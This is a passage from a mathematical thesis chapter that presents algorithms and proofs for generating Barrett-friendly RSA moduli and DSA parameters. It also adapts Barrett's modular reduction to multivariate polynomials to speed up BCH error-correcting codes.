Applying the Prime Number Theorem, we find that $m \simeq \ln(2^{H+1} + 1) \simeq 0.7(H+1)$. In other words, the $\log_2(m+1) \simeq \log_2(0.7H + 1.7) < \log_2 H$ least significant bits of n_h are likely to get polluted. We hence rectify the size of n_h to $H - \tau - \log_2 H$ where $\tau \in \mathbb{N}$ is a parameter allowing to reduce the failure probability of Algorithm 40 at the cost of further shortening n_h. For the sake of clarity, we do not integrate these fine-tunings in the description of Algorithm 40 but consider that n_h is composed of a "real" prescribed pattern $\bar{n}_h$ of size $H - \tau - \lceil \log_2 H \rceil$ bits right-padded with $\tau + \lceil \log_2 H \rceil$ zero bits. Various success rates for $N = 1024, H = 512$ are given in Table 9.4. Based on those we recommend to set $\tau = 0$ or $\tau = 1$ and re-launch the generation process if the algorithm fails.

Table 9.4: Success rates of Algorithm 40 for $N = 1024$, $H = 512$ and 10^4 experiments.

τ	0	1	2	3	4
$\lvert\bar{n}_h\rvert$	503	502	501	500	499
success rate	85.66%	97.96%	99.96%	100%	100%

Note: The algorithm's theoretical analysis could be simplified and the failure rate improved if step (4) of Algorithm 40 is replaced by: "If ω is composite then goto 1; else $q \leftarrow \omega$". The quality of the generated primes will also become theoretically uniform because NextPrime favors primes p_i whose distance from the previous prime p_{i-1} is large. This modification will, however, come at the cost of more computation time. The same note is applicable to Algorithm 41 as well.

Algorithm 40: "Folklore" Modulus Generation Algorithm

Input: $N, H \leq N/2, n_h < 2^H$.
Output: $n = n_h 2^{N-H} + n_\ell$, such that $0 < n_\ell < 2^{N-H}$.

1. Generate a random prime p, such that $2^{N-H-1} < p < 2^{N-H} - 1$
2. $\eta \leftarrow n_h 2^{N-H}$
3. $\omega \leftarrow \left\lceil \frac{\eta}{p} \right\rceil$
4. $q \leftarrow \text{NextPrime}(\omega)$
5. $n \leftarrow pq$
6. return n

9.3.4 Barrett-friendly moduli

We note that both multiplications in Algorithm 38 are multiplications by constants. Namely by n and κ. It is known (e.g. Section 9.1 or [Ber86]) that multiplications by constants can be performed faster than multiplications by arbitrary integers. Our goal is to generate a composite n, whose leading bits do not need to be multiplied, and whose associated κ also features a most significant part that does not need to be multiplied. As for the least significant parts of n and κ, these are constants and can hence *independently* benefit of speedup techniques such as the ones of Section 9.1 or of [Ber86]. The algorithm is given for the very common setting $L = D = 2N$. For convenience we introduce a bitlength unit U such that $L = 2N = 4U$.

Algorithm 41: Barret-Friendly Modulus Generation Algorithm

Input: $L = 2N = 4U$.
Output: n, an RSA modulus such that $2^{N-1} < n < 2^{N-1} + (0.7U + 2)(2^U - 1)$ whose associated κ is such that $2^{N+1} - 2^{U+1}(1 + 0.7U) < \kappa < 2^{N+1}$.

1. Generate a random integer r such that $2^{U-1} < r < 2^U - 1$
2. $\eta \leftarrow 2^{N-1} + r$
3. Generate a random prime p such that $2^{U-1} < p < 2^U - 1$
4. $\omega \leftarrow \left\lceil \frac{\eta}{p} \right\rceil$
5. $q \leftarrow \text{NextPrime}(\omega)$
6. $n \leftarrow pq$
7. return n

Example 9.1 *Let* $N = 100$ *and* $L = 200$*:*

r	=	`1ace38e78e29f`	η	=	`8000000000001ace38e78e29f`
p	=	`322a28626f0a7`	ω	=	`28d356763fe4a`
q	=	`51a6acec7fcd5`	n	=	`80000000000a8c93071ac14d9`
			κ	=	`1fffffffffd5cdb3e394fe440`

Lemma 9.4 *If* $0 < x < 2^{P/2-1}$*, then* $\left\lfloor \frac{2^{2P}}{2^{P-1}+x} \right\rfloor = 2^{P+1} - 4x$.

Proof: Observe that:

$$\frac{2^{2P}}{2^{P-1}+x} - (2^{P+1} - 4x) = \frac{4x^2}{2^{P-1}+x}. \tag{9.2}$$

Furthermore,

$$\frac{4x^2}{2^{P-1}+x} < 1 \Leftrightarrow 4x^2 - x < 2^{P-1}$$

This is a polynomial of degree 2, that has one positive and one negative root. We assumed $x > 0$, therefore we only need to consider the positive root x_{max}:

$$x_{\text{max}} = \frac{1}{8}\left(1 + \sqrt{1 + 2^{P+4}}\right) > 2^{P/2-1}$$

Therefore, if $x < 2^{P/2-1}$, then the fraction in Equation (9.2) is smaller than one. As a consequence, we have

$$\left\lfloor \frac{2^{2P}}{2^{P-1}+x} - (2^{P+1} - 4x) \right\rfloor = 0$$

i.e., as $2^{P+1} - 4x$ is an integer,

$$\left\lfloor \frac{2^{2P}}{2^{P-1}+x} \right\rfloor - (2^{P+1} - 4x) = 0$$

□

Lemma 9.5 (Bounding n, ω and κ in Algorithm 41) *Consider the parameters used in Algorithm 41 and let* $m = q - \omega$*. Then,* $n < 2^{N-1} + (2+m)(2^U - 1)$*,* $2^{N+1} - 2^{U+1}(1+m) < \kappa < 2^{N+1}$ *and* $\omega < 2^U + 2$.

Proof: By definition, $\omega = \lceil \eta/p \rceil$ implies that there exists $\alpha < p$ such that

$$\omega = \frac{\eta}{p} + \frac{\alpha}{p}.$$

Substituting the value of η, we get:

$$\begin{aligned} n &= pq \\ &= p(\omega + m) \\ &= p\left(\frac{2^{N-1}}{p} + \frac{r}{p} + \frac{\alpha}{p} + m\right) \\ &= 2^{N-1} + r + \alpha + mp. \end{aligned}$$

Therefore we have the bound:

$$\Downarrow$$

$$\begin{aligned} n &< 2^{N-1} + r + (1+m)p \\ &< 2^{N-1} + 2^U - 1 + (1+m)(2^U - 1) \\ &< 2^{N-1} + (2+m)(2^U - 1). \end{aligned}$$

Bounding κ we obtain:

$$\kappa = \left\lfloor \frac{2^L}{n} \right\rfloor > \frac{2^L}{n} - 1 \geq \frac{2^L}{2^{N-1} + r + mp} - 1,$$

Now observe that $r + mp < 2^{N-1}$, therefore we can write

$$\begin{aligned}\frac{2^L}{2^{N-1}+r+mp} &= \frac{2^{2N}}{2^{N-1}+r+mp} \\ &= 2^{N+1}\frac{1}{1+2^{1-N}(r+mp)} \\ &= 2^{N+1}\sum_{\ell=0}^{\infty}(-2)^{\ell(1-N)}(r+mp)^{\ell}\end{aligned}$$

This series is convergent, alternating, and the term is strictly decreasing, therefore its sum is bounded below (resp. above) by the partial sum of odd (resp. even) degree S_ℓ. As a consequence,

$$\begin{aligned}\kappa > S_1 - 1 &= 2^{N+1}\left(1 - 2^{1-N}(r+pm)\right) - 1 = 2^{N+1} - 4(r+pm) - 1 \\ &> 2^{N+1} - 2^{U+1}(1+m).\end{aligned}$$

The fact that $r + \alpha + mp > 0$ implies

$$\frac{1}{2^{N-1}+r+\alpha+mp} < \frac{1}{2^{N-1}}.$$

Thus:

$$\begin{aligned}\kappa \leq \frac{2^L}{n} &= \frac{2^L}{2^{N-1}+r+\alpha+mp} \\ &< \frac{2^L}{2^{N-1}} \\ &< 2^{N+1}.\end{aligned}$$

Upper bounding ω we get:

$$\begin{aligned}\omega < \frac{\eta}{p} + 1 &= \frac{2^{N-1}+r}{p} + 1 \\ &< \frac{2^{N-1}+2^{U-1}}{2^{U-1}} + 1 = 2^{N-1-U+1} + 1 + 1 \\ &< 2^U + 2.\end{aligned}$$

Note that the most significant bit of p must be set to 1, i.e. $2^{U-1} < p < 2^U - 1$. □

It follows directly from Lemma 9.5 that:

$$q = \text{NextPrime}[\omega] \leq \text{NextPrime}[2^U + 2] = \text{NextPrime}[2^U + 1].$$

Let n_h denote the predetermined portion of n, i.e. $n_h = 2^{U-1}$. Applying the Prime Number Theorem, we obtain $m \simeq \ln(2^U + 1) \simeq 0.7U$. Put differently, the $\log_2(m+2) \simeq \log_2(0.7U+2) < \log_2 U$ least significant bits of n_h are likely to get polluted. We hence rectify the size of n_h to $U - \tau - \log_2 U$ where $\tau \in \mathbb{N}$ is a parameter allowing to reduce the failure probability of Algorithm 41 at the cost of further shortening n_h. For the sake of clarity, we do not integrate these fine-tunings in the description of Algorithm 41 but consider that n_h is composed of a "real" prescribed pattern $\bar{n}_h$ of size $U - \tau - \lceil \log_2 U \rceil$ bits right-padded with $\tau + \lceil \log_2 U \rceil$ zero bits. Various success rates for $N = 1024, U = 512$ are given in Table 9.5. Based on those we recommend to set $\tau = 0$ or $\tau = 1$ and re-launch the generation process if the algorithm fails.

It is easy to see that multiplication by both n and κ is not costly at all. To be more specific, n and κ satisfy the inequalities:

$$2^{N-1} < n < 2^{N-1} + (0.7U+2)(2^U - 1)$$

and

$$2^{N+1} - 2^{U+1}(1+0.7U) < \kappa < 2^{N+1}.$$

As a result, our approach requires only half of the computations. This in effect can double the speed of Barrett reduction.[6]

[6] A few more complexity bits can be grabbed if the variant described in the note at the end of Section 9.3.3 is used.

Table 9.5: Success rates of Algorithm 41 for $N = 1024, U = 512$ and 10^4 experiments.

τ	0	1	2	3	4
$\lvert\bar{n}_h\rvert$	503	502	501	500	499
success rate	85.16%	97.51%	99.91%	100%	100%

9.3.5 Extensions

The method we described can be extended to provide speedups in a variety of settings. As an illustration we apply our approach to accelerate digital signatures computed by DSA.

9.3.5.1 Barrett-friendly DSA parameters generation

DSA's parameter generation is presented in Algorithm 42. For the complete description of the DSA, we refer the reader to [KR13].

Algorithm 42: DSA Parameter Generation Algorithm

Input: Key lengths P and $Q \leq P$.
Output: Parameters (p, q).

1. choose a $Q-$bit prime q
2. choose a $P-$bit prime p, such that $p - 1 = 0 \bmod q$
3. return p, q

We suggest a modified DSA prime generation process leveraging the idea of Section 9.3.4. The goal is to generate primes p and q that are multiplication-friendly *and* such that reduction mod p or mod q is efficient. The procedure is described in Algorithm 43.

Algorithm 43: Barrett-Friendly DSA Parameter Generation Algorithm

Input: Key lengths P and $Q \leq P$.
Output: Parameters (p, q).

1. $q \leftarrow \text{NextPrime}(2^{Q-1})$
2. $p \leftarrow 4$
3. $i \leftarrow 1$
4. $F \leftarrow 2^{P-Q-1}$
5. while p is composite
6. $\quad p \leftarrow 2q(F + i) + 1$
7. $\quad i \leftarrow i + 1$
8. return p, q

Lemma 9.6 (Structure of κ_q) *Let κ_q be the κ associated to q. With the notations of Algorithm 43, we have $\kappa_q = 2^{Q+1} - 4\omega$, assuming that $\omega < 2^{\frac{Q}{2}-1}$.*

Proof: Let $z = \frac{p-1}{q}$ and $\omega = q - 2^{Q-1}$. We observe that $|z| = P - Q$ and $q = 2^{Q-1}|\omega$. By definition, $\kappa_q = \left\lfloor \frac{2^{L_q}}{q} \right\rfloor$, where $L_q = 2Q$. As we assumed $\omega < 2^{\frac{Q}{2}-1}$, using Lemma 9.4 we have:

$$\kappa_q = \left\lfloor \frac{2^{L_Q}}{q} \right\rfloor = \left\lfloor \frac{2^{2Q}}{2^{Q-1} + \omega} \right\rfloor = 2^{Q+1} - 4\omega.$$

□

The key consequence of Lemma 9.6 is that κ_q consists of a long pattern concatenated to a short different sequence, with a predetermined portion that is the complement of $q_h = 2^{Q-\Omega}$. The computation of κ_q is easy.

Lemma 9.7 *Let* $m(n) = \frac{1}{8}\left(n + \sqrt{n^2 + 2^{P+3}n}\right)$. *Let* x *be a positive integer such that* $0 < x < 2^{P-1}$ *and* $m(n) \leq x < m(n+1)$. *Then,*

$$\left\lfloor \frac{2^{2P}}{2^{P-1}+x} \right\rfloor = 2^{P+1} - 4x + n \quad \textit{and} \quad 0 \leq n < 2^P.$$

Proof: The proof consists of writing the fraction as a geometric series:

$$\begin{aligned}
\kappa = \left\lfloor \frac{2^{2P}}{2^{P-1}+x} \right\rfloor &= \left\lfloor 2^{P+1} \sum_{n=0}^{\infty} (-x)^n 2^{n(1-P)} \right\rfloor \\
&= \left\lfloor 2^{P+1} \left(1 - 2^{1-P}x + 2^{2-2P}x^2 - 2^{3-3P}x^3 + \ldots\right) \right\rfloor \\
&= \left\lfloor 2^{P+1} - 4x + 2^{3-P}x^2 - 2^{4-2P}x^3 + \ldots \right\rfloor
\end{aligned}$$

Now, $2^{P+1} - 4x$ is always a positive integer, it can therefore be safely taken out of the floor function. None of the remaining terms of the sum is an integer. We have:

$$\kappa = 2^{P+1} - 4x + \left\lfloor \sum_{n=2}^{\infty} (-x)^n 2^{n(1-P)} \right\rfloor.$$

The rightmost term is essentially a sum of shifted versions of powers of x. If x is small, then this contribution quickly vanishes. We have:

$$\begin{aligned}
\kappa &= 2^{P+1} - 4x + \left\lfloor 2^{2-P}x^2 \frac{2^{P-1}}{2^{P-1}+x} \right\rfloor \\
&= 2^{P+1} - 4x + \left\lfloor \frac{4x^2}{2^{P-1}+x} \right\rfloor.
\end{aligned}$$

For any positive integer n, we have:

$$\frac{4x^2}{2^{P-1}+x} = n \Leftrightarrow x = \frac{1}{8}\left(n + \sqrt{n^2 + 2^{P+3}n}\right).$$

We assumed $x > 0$, thus we only need to consider the positive root. The leftmost fraction is a strictly increasing function of x as its derivative is > 0. Therefore, the rightmost formula strictly increases with n. Let $m(n) = \frac{1}{8}\left(n + \sqrt{n^2 + 2^{P+3}n}\right)$ and assume that $m(n) \leq x < m(n+1)$. Then, we have:

$$n \leq \frac{4x^2}{2^{P-1}+x} < n+1$$

Therefore:

$$\left\lfloor \frac{4x^2}{2^{P-1}+x} \right\rfloor = n.$$

Finally, $x < 2^{P-1}$ implies an upper bound on the value of n, which must therefore be smaller than 2^P. □

Example 9.2 *An illustrative example for $P = 1024$ and $Q = 160$ follows:*

$$\begin{aligned}
\omega &= 299 \\
i_p &= 1 \\
L_q &= 2 \cdot 160 \\
q &= 2^{159} + 299 \\
\kappa_q &= 2^{163} - 4 \cdot 299 \\
L_p &= 2 \cdot 1024 = 2^{11} \\
p &= (2^{864} + 2)q + 1 = (2^{864} + 2)(2^{159} + 299) + 1 \\
x &= 2^{60} + 299 \cdot 2^{864} + 2 \cdot 299 + 1 \\
\kappa_p &= 2^{71} \sum_{k=0}^{5} 2^{159k}(-299)^{6-k} - 2^{162} + 2387
\end{aligned}$$

Thus, multiplication by p, q, κ_p and κ_q is easy, and reduction modulo p or q using Barrett's algorithm benefits from the corresponding speedup.

9.4 Applying cryptographic techniques to error correction

Abstract

Modular reduction is the basic building block of many public-key cryptosystems. BCH codes require repeated polynomial reductions modulo the same constant polynomial. This is conceptually very similar to the implementation of public-key cryptography where repeated modular reductions in $\mathbb{Z}_n$ or $\mathbb{Z}_p$ are required for some fixed n or p. It is hence natural to try and transfer the modular reduction expertise developed by cryptographers during the past decades to obtain new BCH speed-up strategies. Error correction codes (ECCs) are deployed in digital communication systems to enforce transmission accuracy. BCH codes are a particularly popular ECC family. This paper generalizes Barrett's modular reduction to polynomials to speed-up BCH ECCs. A BCH(15,7,2) encoder was implemented in Verilog and synthesized. Results show substantial improvements when compared to traditional polynomial reduction implementations. We present two BCH code implementations (regular and pipelined) using Barrett polynomial reduction. These implementations, are respectively 4.3 and 6.7 faster than an improved BCH LFSR design. The regular Barrett design consumes around 53% less power than the BCH LFSR design, while the faster pipelined version consumes 2.3 times more power than the BCH LFSR design.

This is joint work with Diana Maimuţ, David Naccache, Rodrigo Portella do Canto, and Emil Simion. This work was presented at SECITC 2015 in Bucharest (Romania) and was published in [GMN+15], with small modification from the published version.

9.4.1 From modular reduction to polynomial reduction

Modular reduction (e.g. [BGV94; Bri82; Knu69; Mon85]) is the basic building block of many public-key cryptosystems. We refer the reader to [BGV94] for a detailed comparison of various modular reduction strategies.

BCH codes are widely used for error correction in digital systems, memory devices and computer networks. For example, the shortened BCH(48,36,5) was accepted by the U.S. Telecommunications Industry Association as a standard for the cellular Time Division Multiple Access protocol (TDMA) [Shp06]. Another example is BCH(511, 493) which was adopted by International Telecommunication Union as a standard for video conferencing and video phone codecs (Rec. H.26) [Len98]. BCH codes require repeated polynomial reductions modulo the same constant polynomial. This is conceptually very similar to the implementation of public-key cryptography where repeated modular reduction in $\mathbb{Z}_n$ or $\mathbb{Z}_p$ are required for some fixed n or p [Bar87].

It is hence natural to try and transfer the modular reduction expertise developed by cryptographers during the past decades to obtain new BCH speed-up strategies. This work focuses on the "polynomialization" of Barrett's modular reduction algorithm [Bar87]. Barrett's method creates the operation $a \bmod b$ from bit shifts, multiplications and additions in $\mathbb{Z}$. This allows to build modular reduction at very marginal code or silicon costs by leveraging existing hardware or software multipliers.

Reduction modulo fixed multivariate polynomials is also very useful in other fields such as robotics and computer algebra (e.g. for computing Gröbner bases).

9.4.2 Orders

Definition 9.1 (Monomial Order) *Let P, Q and R be three monomials in ν variables. We say that $\rhd$ is a monomial order if the following conditions are fulfilled:*

- $P \rhd 1$
- $P \rhd Q \Rightarrow \forall R,\ PR \rhd QR$

Example 9.3 *It is straightforward that the lexicographic order on exponent vectors and defined by*

$$\prod_{i=1}^{\nu} x^{a_i} \succ \prod_{i=1}^{\nu} x^{b_i} \qquad \Leftrightarrow \qquad \exists\, i, a_j = b_j \text{ for } i < j \text{ and } a_i > b_i$$

is a monomial order. We denote it by $\succ$.

9.4.3 Terminology

Let $P = \sum_{i=0}^{\alpha} p_i \prod_{j=1}^{\nu} x_j^{y_{j,i}} \in \mathbb{Q}[\mathbf{x}] = \mathbb{Q}[x_1, \ldots, x_\nu]$.

1. The leading term of P according to $\rhd$, will be denoted by $\mathrm{lt}(P) = p_0 \prod_{j=1}^{\nu} x_j^{y_{j,0}}$.
2. The leading coefficient of P according to $\rhd$ will be denoted by $\mathrm{lc}(P) = p_0 \in \mathbb{Q}$.
3. The quotient $\mathrm{lm}(P) = \frac{\mathrm{lt}(P)}{\mathrm{lc}(P)} = \prod_{j=1}^{\nu} x_j^{y_{j,0}}$ is the leading monomial of P according to $\rhd$.

The above notations allow to generalize the notion of degree to exponent vectors:

$$\deg(P) = \deg(\mathrm{lm}(P)) = \mathbf{y}_0 = \langle y_{0,0}, \ldots, y_{\nu,0} \rangle.$$

Example 9.4 *For $\succ$ and $P(x, y) = 2x_1^2x_2^2 + 11x_1 + 15$, we have that:*

$$\mathrm{lt}(P) = 2x_1^2x_2^2, \quad \mathrm{lm}(P) = x_1^2x_2^2, \quad \textit{and} \quad \mathrm{lc}(P) = 2.$$

Definition 9.2 (Reduction Step) *Let $P, Q \in \mathbb{Q}[\mathbf{x}]$. We denote by $Q \underset{P}{\longrightarrow} Q_1$ the* reduction step *with respect to P and according to $\rhd$:*

1. *Find a term t of Q such that $\mathrm{lm}(t) = \mathrm{lm}(P)m$;*
2. *If such a t exists, return $Q_1 = Q - \frac{Pm}{\mathrm{lc}(P)}$. Else return $Q_1 = Q$.*

Example 9.5 *Let $Q(x_1, x_2) = 3x_1^2x_2^2$ and $P(x_1, x_2) = 2x_1^2x_2 - 1$. The reduction step of Q w.r.t. P is $Q \underset{P}{\longrightarrow} Q_1 = \frac{3}{2}x_2$.*

Lemma 9.8 *Let $P, Q \in \mathbb{Q}[\mathbf{x}]$ and $\{Q_i\}$ such that $Q \underset{P}{\longrightarrow} Q_1 \underset{P}{\longrightarrow} Q_2 \underset{P}{\longrightarrow} \cdots$ and*

1. *$\exists i \in \mathbb{N}$ such that $j \geq i \Rightarrow Q_j = Q_i$;*
2. *There is only one polynomial Q_i with this property.*

We denote

$$Q \underset{P}{\overset{*}{\longrightarrow}} Q_i = Q \bmod P, \quad \textit{and} \quad \left\lfloor \frac{Q}{P} \right\rfloor = \frac{Q - Q \bmod P}{P} \in \mathbb{Q}[\mathbf{x}],$$

and call Q_i the residue of Q *w.r.t* $(P, \rhd)$.

Example 9.6 *The usual Euclidean division for polynomials is a reduction in the sense defined here, in which $i = 1$.*

9.4.4 Barrett's algorithm for multivariate polynomials

We will now adapt Barrett's algorithm to $\mathbb{Q}[\mathbf{x}]$.

Barrett's algorithm and Lemma 9.2 can be generalised to $\mathbb{Q}[\mathbf{x}]$, by shifting polynomials instead of shifting integers.

Definition 9.3 (Polynomial right shift) *Let $P = \sum_{i=0}^{\alpha} p_i \prod_{j=1}^{\nu} x_j^{y_{j,i}} \in \mathbb{Q}[\mathbf{x}]$ and $\mathbf{a} = \langle a_1, a_2, \ldots, a_\nu \rangle \in \mathbb{N}^\nu$. We denote:*

$$P \gg \mathbf{a} = \sum_{\varphi(\mathbf{a})} p_i \prod_{j=1}^{\nu} x_j^{y_{j,i} - a_i} \in \mathbb{Q}[\mathbf{x}],$$

where $\varphi(\mathbf{a}) = \{i, \forall j, y_{i,j} \geq a_i\}$.

Example 9.7 *Let $P(x) = 17x^7 + 26x^6 + 37x^4 + 48x^3 + 11$. Then*

$$P \gg \langle 5 \rangle = 17x^2 + 26x.$$

Theorem 9.9 (Barrett's Algorithm for Polynomials) *Let $P, Q \in \mathbb{Q}[\mathbf{x}]$, such that $\mathrm{lm}(Q) \rhd \mathrm{lm}(P)$. Write*

$$P = \sum_{i=0}^{\alpha} p_i \prod_{j=1}^{\nu} x_j^{y_{j,0}}$$

$$Q = \sum_{i=0}^{\beta} q_i \prod_{j=1}^{\nu} x_j^{w_{j,i}}$$

Let $L \geq \max(w_{i,j}) \in \mathbb{N}$, and define

$$h(L) = \prod_{j=1}^{\nu} x_j^L$$

$$K = \left\lfloor \frac{h(L)}{P} \right\rfloor$$

$$\mathbf{y}_0 = \langle y_{1,0}, y_{2,0}, \ldots, y_{\nu,0} \rangle \in \mathbb{N}^{\nu}$$

With the above notations, $(K(Q \gg \mathbf{y}_0)) \gg (\langle L^{\nu} \rangle - \mathbf{y}_0) = \left\lfloor \frac{Q}{P} \right\rfloor$, where we naturally extended the notation $\lfloor A/B \rfloor$ to polynomials.

Proof: Let $G = h(L) \bmod P$ and $B = (K(Q \gg \mathbf{y}_0)) = \frac{h(L)-G}{P} \left\lfloor \frac{Q}{\mathrm{lm}(P)} \right\rfloor$. Then

$$B = \frac{1}{P} \left(\sum_{\varphi(\mathbf{y}_0)} q_i \prod_{j=1}^{\nu} x_j^{L+w_{j,i}-y_{j,0}} - G \sum_{\varphi(\mathbf{y}_0)} q_i \prod_{j=1}^{\nu} x_j^{w_{j,i}-y_{j,0}} \right).$$

Applying the definition of "$\gg$", we obtain

$$B \gg (\langle L \rangle^{\nu} - \mathbf{y}_0) = \deg_{\geq \mathbf{0}} \frac{1}{P} \left(Q_{\varphi(\mathbf{y}_0)} - G \sum_{\varphi(\mathbf{y}_0)} q_i \prod_{j=1}^{\nu} x^{w_{j,i}-L} \right),$$

where $\mathbf{0} = \langle 0 \rangle^{\nu}$. Thus,

$$\begin{aligned} B \gg (\langle L^{\nu} \rangle - \mathbf{y}_0) &= \left\lfloor \frac{Q_{\varphi(\mathbf{y}_0)}}{P} \right\rfloor - \deg_{\geq \mathbf{0}} \frac{G}{P} \sum_{\varphi(\mathbf{y}_0)} q_i \prod_{j=1}^{\nu} x^{w_{j,i}-L} \\ &= \left\lfloor \frac{Q_{\varphi(\mathbf{y}_0)}}{P} \right\rfloor. \end{aligned}$$

We know that $P \rhd G$ and $L \geq \max(w_{i,j})$, therefore

$$\deg_{\geq \mathbf{0}} \frac{G}{P} \sum_{\varphi(\mathbf{y}_0)} q_i \prod_{j=1}^{\nu} x^{w_{j,i}-L} = 0.$$

Let $\overline{Q}$ be the irreducible polynomial with respect to P, obtained by removing from Q the terms that exceed $\mathrm{lm}(P)$.

$$\left\lfloor \frac{Q_{\varphi(\mathbf{y})}}{P} \right\rfloor = \frac{Q_{\varphi(\mathbf{y})} - (Q_{\varphi(\mathbf{y})} \bmod P)}{P} = \frac{(Q - \overline{Q})((Q - \overline{Q}) \bmod P)}{P}.$$

Hence,

$$\begin{aligned} B \gg (\langle L \rangle^{\nu} - \mathbf{y}_0) &= \frac{(Q - \overline{Q})((Q - \overline{Q}) \bmod P)}{P} \\ &= \left\lfloor \frac{Q}{P} \right\rfloor - \frac{\overline{Q} - \overline{Q} \bmod P}{P} \\ &= \left\lfloor \frac{Q}{P} \right\rfloor. \end{aligned}$$

□

Algorithm 44: Polynomial Barrett Algorithm

Input: $P, Q, h(L) = \mathbf{x}^L \in \mathbb{Q}[\mathbf{x}]$ s.t. $\langle L \rangle^\nu \geq \deg Q$, $\mathbf{y}_0 = \deg P$, and $K = \lfloor h(L)/P \rfloor$.
Output: $R = Q \bmod P$.

1. $B \leftarrow (K(Q \gg \mathbf{y}_0)) \gg (L - \mathbf{y}_0)$
2. $R \leftarrow Q - BP$
3. return R

Remark. Consider

$$\begin{aligned} Q &= \sum_{i=0}^{\alpha} q_{i,j} \prod_{j=1}^{\nu} x_j^{w_{j,i}} \\ K &= \sum_{i=0}^{\beta} k_{i,j} \prod_{j=1}^{\nu} x_j^{t_{j,i}} \\ \mathbf{y} &= \langle y_1, \ldots, y_\nu \rangle \\ \mathbf{z} &= \langle z_1, \ldots, z_\nu \rangle \end{aligned}$$

Let us have a closer look at the expression $B = (K(Q \gg \mathbf{y})) \gg \mathbf{z}$. Given the final shifting by $\mathbf{z}$, the multiplication of K by $Q \gg \mathbf{y}$ can be optimised by being only partially accomplished. Indeed, during multiplication, we only have to form monomials whose exponent vectors $\mathbf{b} = \mathbf{w_i} + \mathbf{t_{i'}} - \mathbf{y} - \mathbf{z} = \langle b_1, \ldots, b_\nu \rangle$ are such that $b_j \geq 0$ for $1 \leq j \leq \nu$.

This remark is leveraged in the following example.

Example 9.8 *Let*

$$\begin{aligned} \rhd &= \succ \\ P &= x_1^2 x_2^2 + x_1^2 + 2x_1 x_2^2 + 2x_1 x_2 + x_1 + 1 \\ Q &= x_1^3 x_2^3 - 2x_1^3 + x_2^2 x_2^2 + 3. \end{aligned}$$

Let $L = 6$ and we observe that $\nu = 2$. We can pre-compute K:

$$\begin{aligned} K = {} & x_1^4 x_2^4 - x_1^4 x_2^2 + x_1^4 - 2x_1^3 x_2^4 - 2x_1^3 x_2^3 + 3x_1^3 x_2^2 + 4x_1^3 x_2 - 4x_1^3 + \\ & 4x_1^2 x_2^4 + 8x_1^2 x_2^3 - 5x_1^2 x_2^2 - 20x_1^2 x_2 + 3x_1^2 - 8x_1 x_2^4 - 24x_1 x_2^3 + \\ & 68x_1 x_2 + 36x_1 + 16x_2^4 + 64x_2^3 + 36x_2^2 - 184x_2 - 239. \end{aligned}$$

At this point, we shift Q by $\mathbf{y}_0 = \langle 2, 2 \rangle$, which is the vector of exponents for $\mathrm{lm}(P)$.

$$\begin{aligned} Q \gg \mathbf{y}_0 &= (x_1^3 x_2^3 - 2x_1^3 + x_2^2 x_2^2 + 3) \gg \langle 2, 2 \rangle \\ &= (x_1 x_2 + 1) \end{aligned}$$

Then, we compute $K(x_1 x_2 + 1) = x_1^5 x_2^5 - 2x_1^4 x_2^5 - x^4 y^4 + \{$terms $\prec x_1^4 x_2^4\}$. This result, shifted by $\langle L \rangle^\nu - \mathbf{y}_0 = \langle 6, 6 \rangle - \langle 2, 2 \rangle = \langle 4, 4 \rangle$ to the right gives:

$$\begin{aligned} A &= x_1^5 x_2^5 - 2x_1^4 x_2^5 - x^4 y^4 + \{\text{terms} \succ x_1^4 x_2^4\} \gg \langle 4, 4 \rangle \\ &= x_1 x_2 - 2x_2 - 1. \end{aligned}$$

It is easy to verify that:

$$\begin{aligned} Q - PA &= (x_1^3 x_2^3 - 2x_1^3 + x_1^2 x_2^2 + 3) - (x_1^2 x_2^2 + x_1^2 + 2x_1 x_2^2 + 2x_1 x_2 + x_1 + 1)(x_1 x_2 - 2x_2 - 1) \\ &= 4x_1 x_2^3 + 6x_1 x_2^2 - x_1^3 x_2 + x_1^2 x_2 + 3x_1 x_2 + 2x_2 - 2x_1^3 + x_1^2 + x_1 + 4 \\ &\prec P. \end{aligned}$$

9.4.5 Polynomial Barrett complexity

We decompose the algorithm's analysis into steps and determine at each step the *cost* and the *size* of the result. Size is measured in the number of terms. In all the following we assume that polynomial multiplication is performed using traditional cross product. Faster (e.g. ν-dimensional FFT [BC99]) polynomial multiplication strategies may grandly improve the following complexities for asymptotically increasing $\mathbf{L}$ and ν.

Given our focus on on-line operations we do not count the effort required to compute K (that we assume given). We also do not account for the partial multiplication trick for the sake of clarity and conciseness.

Let $\omega \in \mathbb{Z}^\nu$, in this section we denote by $||\omega||$ the quantity

$$||\omega|| = \prod_{j=1}^{\nu} \omega_j \in \mathbb{Z}.$$

1. $Q \gg \mathbf{y}_0$.

   a) **Cost**: $\mathrm{lm}(Q)$ is at most $\langle L, \ldots, L\rangle$ hence Q has at most L^ν monomials. Shifting discards all monomials having exponent vectors ω for which $\exists\, j$ such that $\omega_j < y_{j,0}$. The number of such discarded monomials is $O(||\mathbf{y}_0||)$, hence the overall complexity of this step is:

   $$\begin{aligned}\mathrm{cost}_1 &= O\left((L^\nu - ||\mathbf{y}_0||)\nu\right)\\ &= O\left(\left(L^\nu - \prod_{j=1}^{\nu} y_{j,0}\right)\nu\right).\end{aligned}$$

   b) **Size**: The number of monomials remaining after the shift is

   $$\begin{aligned}\mathrm{size}_1 &= O\left(L^\nu - ||\mathbf{y}_0||\right)\\ &= O\left(L^\nu - \prod_{j=1}^{\nu} y_{j,0}\right).\end{aligned}$$

2. $K(Q \gg \mathbf{y}_0)$.

   Because K is the result of the division of $h(L) = \prod_{j=1}^{\nu} x_j^L$ by P, the leading term of K has an exponent vector equal to $\mathbf{L} - \mathbf{y}_0$. This means that K's second biggest term can be $x_1^{L-y_{1,0}} \prod_{j=2}^{\nu} x_j^L$. Hence, the size of K is $\mathrm{size}_K = O((L - y_{1,0})L^{\nu-1})$.

   a) **Cost**: The cost of computing $K(Q \gg \mathbf{y}_0)$ is

   $$\mathrm{cost}_2 = O(\nu \times \mathrm{size}_1 \times \mathrm{size}_K).$$

   b) **Size**: The size of $K(Q \gg \mathbf{y}_0)$ is determined by $\mathrm{lm}(K(Q \gg \mathbf{y}_0)) = \mathrm{lm}(K) \times \mathrm{lm}(Q \gg \mathbf{y}_0)$ which has the exponent vector $\mathbf{u} = (\mathbf{L} - \mathbf{y}_0) + \langle L - y_{1,0}, L, \ldots, L\rangle$.

